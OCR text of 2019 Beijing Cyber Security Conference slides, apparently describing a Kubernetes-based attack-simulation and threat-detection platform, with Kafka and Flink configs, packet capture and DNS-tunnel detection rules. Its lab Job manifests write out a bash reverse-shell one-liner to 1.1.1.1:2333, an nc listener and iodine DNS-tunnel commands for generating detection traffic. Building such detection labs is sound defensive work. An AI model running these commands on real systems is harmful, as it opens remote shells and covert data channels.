          --override inter.broker.listener.name=INTERNAL_PLAINTEXT \
          --override listeners=INTERNAL_PLAINTEXT://:9093,EXTERNAL_PLAINTEXT://:3252${HOSTNAME##*-} \
          --override advertised.listeners=INTERNAL_PLAINTEXT://${KAFKA_LISTENERS}.kafka-svc.infra.svc.cluster.local:9093,EXTERNAL_PLAIN
          --override zookeeper.connect=zk-svc:2181 \
          --override log.dir=/var/lib/kafka/ext-${HOSTNAME##*-} \
          --override log.dirs=/var/lib/kafka/ext-${HOSTNAME##*-} \
          --override auto.create.topics.enable=true \
          --override auto.leader.rebalance.enable=true \
          --override background.threads=20 \
          --override compression.type=producer \
          --override delete.topic.enable=true \
          --override leader.imbalance.check.interval.seconds=300 \
          --override leader.imbalance.per.broker.percentage=10 \
          --override log.flush.interval.messages=9223372036854775807 \
          --override log.flush.offset.checkpoint.interval.ms=60000 \
          --override log.flush.scheduler.interval.ms=9223372036854775807 \
          --override log.retention.bytes=53687091200 \
          --override log.retention.hours=24 \
          --override log.roll.hours=24 \
          --override log.roll.jitter.hours=0 \
          --override log.segment.bytes=1073741824 \
          --override log.segment.delete.delay.ms=60000 \
          --override message.max.bytes=10000120 \
          --override min.insync.replicas=1 \
          --override num.io.threads=16 \
          --override num.network.threads=5 \
          --override num.recovery.threads.per.data.dir=1 \
          --override num.replica.fetchers=1 \
          --override offset.metadata.max.bytes=4096 \
          --override offsets.commit.required.acks=-1 \
          --override offsets.commit.timeout.ms=5000 \
          --override offsets.load.buffer.size=5242880 \
```

Flink on K8S



```
    spec:
      containers:
      - name: jobmanager
        image: registry.security.team:80/flink:1.8.1
        imagePullPolicy: Always
        command:
        #- sleep
        #- infinity
        - bash
        - -c
        - |
          #!/bin/bash
          set -e
          sed -i -e "s/jobmanager\.heap\.size:.*/jobmanager.heap.size: 16g/g" /opt/flink/conf/flink-conf.yaml
          sed -i -e "s/taskmanager\.heap\.size:.*/taskmanager.heap.size: 8g/g" /opt/flink/conf/flink-conf.yaml
          sed -i -e "s/# state.backend: filesystem.*/state.backend: rocksdb/g" /opt/flink/conf/flink-conf.yaml
          sed -i -e "s/# state.checkpoints.dir: .*/state.checkpoints.dir: hdfs:\/\/flink-hadoop-svc:9000\/flink-checkpoints\//g" /opt/fli
          sed -i -e "s/# state.savepoints.dir: .*/state.savepoints.dir: hdfs:\/\/flink-hadoop-svc:9000\/flink-savepoints\//g" /opt/flink/
          sed -i -e "s/# high-availability: .*/high-availability: zookeeper/g" /opt/flink/conf/flink-conf.yaml
          sed -i -e "s/# high-availability.storageDir: .*/high-availability.storageDir: hdfs:\/\/flink-hadoop-svc:9000\/flink-ha\//g" /op
          sed -i -e "s/# high-availability.zookeeper.quorum: .*/high-availability.zookeeper.quorum: flink-zookeeper-svc:2181/g" /opt/flin
          echo 'jobmanager.archive.fs.dir: hdfs://flink-hadoop-svc:9000/completed-jobs/' >> /opt/flink/conf/flink-conf.yaml
          echo 'jobmanager.execution.attempts-history-size: 16' >> /opt/flink/conf/flink-conf.yaml
          echo 'state.backend.rocksdb.checkpoint.transfer.thread.num: 4' >> /opt/flink/conf/flink-conf.yaml
          echo 'state.backend.rocksdb.localdir: /tmp/rocksdb' >> /opt/flink/conf/flink-conf.yaml
          echo 'web.log.path: /opt/flink/log/' >> /opt/flink/conf/flink-conf.yaml
          mkdir /opt/flink/upload-jar
          mkdir /opt/flink/upload-jar/flink-web-upload
          chmod 777 /opt/flink/upload-jar/flink-web-upload
          echo 'web.upload.dir: /opt/flink/upload-jar/' >> /opt/flink/conf/flink-conf.yaml
          /docker-entrypoint.sh jobmanager
```

使用KUBERNETES快速构建威胁检测平台



git

Jenkins Build


Docker


K8S Deploy


Rolling Update

Live Scale

Maneo攻防平台







使用KUBERNETES快速构建威胁检测平台

```
apiVersion: batch/v1
kind: Job
metadata:
  name: case-tunnel-dns-iodine-direct-victim
spec:
  activeDeadlineSeconds: 300
  backoffLimit: 0
spec:
containers:
    … …
```

限定执行时间

使用KUBERNETES快速构建威胁检测平台

```
- name: iodine
    image: registry.cn-hangzhou.aliyuncs.com/maneo/iodine
    imagePullPolicy: Always
    command:
    - iodine
    - -P
    - passwd
    - -f
    - -r
    - -T
    - TXT
    - case-tunnel-dns-iodine-direct-attacker
    - abc.com
```

```
- name: shell
    image: ubuntu:18.04
    imagePullPolicy: Always
    command:
    - bash
    - -c
    - "sleep 20 && bash -i >& /dev/tcp/1.1.1.1/2333 0>&1"
    stdin: true
    tty: true
```

kubectl apply 自启动

Container共享Pod网络

kubernetes开启tty

使用KUBERNETES快速构建威胁检测平台

```
- name: tcpdump
    image: registry.cn-hangzhou.aliyuncs.com/maneo/tcpdump
    imagePullPolicy: Always
    command:
    - sh
    - -c
    - 'tcpdump -i eth0 -w /pcap/$(date "+%Y%m%d")-$(hostname).pcap'
    volumeMounts:
    - name: pcap-storage
      mountPath: /pcap/
```

tcpdump对攻击流量包做快照

```
- name: zeek
    image: registry.cn-hangzhou.aliyuncs.com/maneo/ze
    imagePullPolicy: Always
    volumeMounts:
    - name: share
      mountPath: /opt/bro/spool/bro/
  - name: filebeat
    image: docker.elastic.co/beats/filebeat:7.0.0
    imagePullPolicy: Always
    volumeMounts:
    - name: filebeat-yml
      mountPath: "/usr/share/filebeat/filebeat.yml"
      subPath: "filebeat.yml"
    - name: share
      mountPath: /logs/current/
```

zeek抓取并解析流浪，使用filebeat送出

使用KUBERNETES快速构建威胁检测平台

```
apiVersion: networking.k8s.io/v1
kind: NetworkPolicy
metadata:
  name: iodine-network-policy
spec:
  podSelector:
    matchLabels:
      yy: xx
policyTypes:
  - Ingress
  - Egress
```

使用network policy限定网络，


模拟场景化操作

攻防平台并非单一的漏洞平台，
Maneo呈现了一整套攻击过程和受害主机的活动

```
apiVersion: batch/v1
kind: Job
metadata:
 name: case-tunnel-dns-iodine-direct-attacker
spec:
 containers:
   - name: iodine
    image: registry.cn-hangzhou.aliyuncs.com/maneo/iodine
    command:
    - iodined
    - -P
    - passwd
    - -f
    - -DDD
    - 1.1.1.1
    - abc.com
    ports:
    - containerPort: 53
     protocol: UDP
   - name: nc
      image: registry.security.team:80/alpine:3.9
      # image: alpine:3.9
      imagePullPolicy: Always
      command:
      - sh
      - -c
      - "nc -lvp 2333 2>&1 > /dev/null"
      stdin: true
      tty: true
      ports:
      - containerPort: 2333
       protocol: TCP
     volumes:
     - name: dev-net-tun
      hostPath:
       path: /dev/net
       type: Directory
```

发起攻击

安全检测CASE1：实时情报查询



```
class EnrichmentFunction extends
  CoProcessFunction
[Event, Ioc, EventEnrich] {…}
```

情报：xxx.com
厂商A判定：黑
厂商B判定：灰
家族：Dorkbot
标签：C&C、Malware

安全检测CASE2：DNS TUNNEL

01

规则

1. 子域名数目
2. TXT过量
3. CNAME过量
4. GEO统计
5. NXDomain分布
6. 域名长度异常

02

基线和趋势

```
|SELECT ip, domain, LASTVALUE(Hour_count) as lastv, AVG(Hour_count) as avgv,
STDDEV_SAMP(Hour_count) as stdsv,
|FROM dailyCount
|GROUP BY operator_no, fund_account
|HAVING lastv > avgv + ‘$threshold1' * stdsv AND ABS(stdsv - stdsvLastHour) > + ‘$threshold2'
```

03

算法模型特征

1. 子域名随机度
2. 根域名popular度
3. 日查询数
4. 日查询机器数
5. 子域名个数
6. 响应时间
7. 最大分钟级子域名个数
8. 最大5分钟级子域名个数
9. 最大分钟级查询数
10. 最大子分钟级查询度
11. … …

THANKS

2019北京网络安全大会

2019 BEIJING CYBER SECURITY CONFERENCE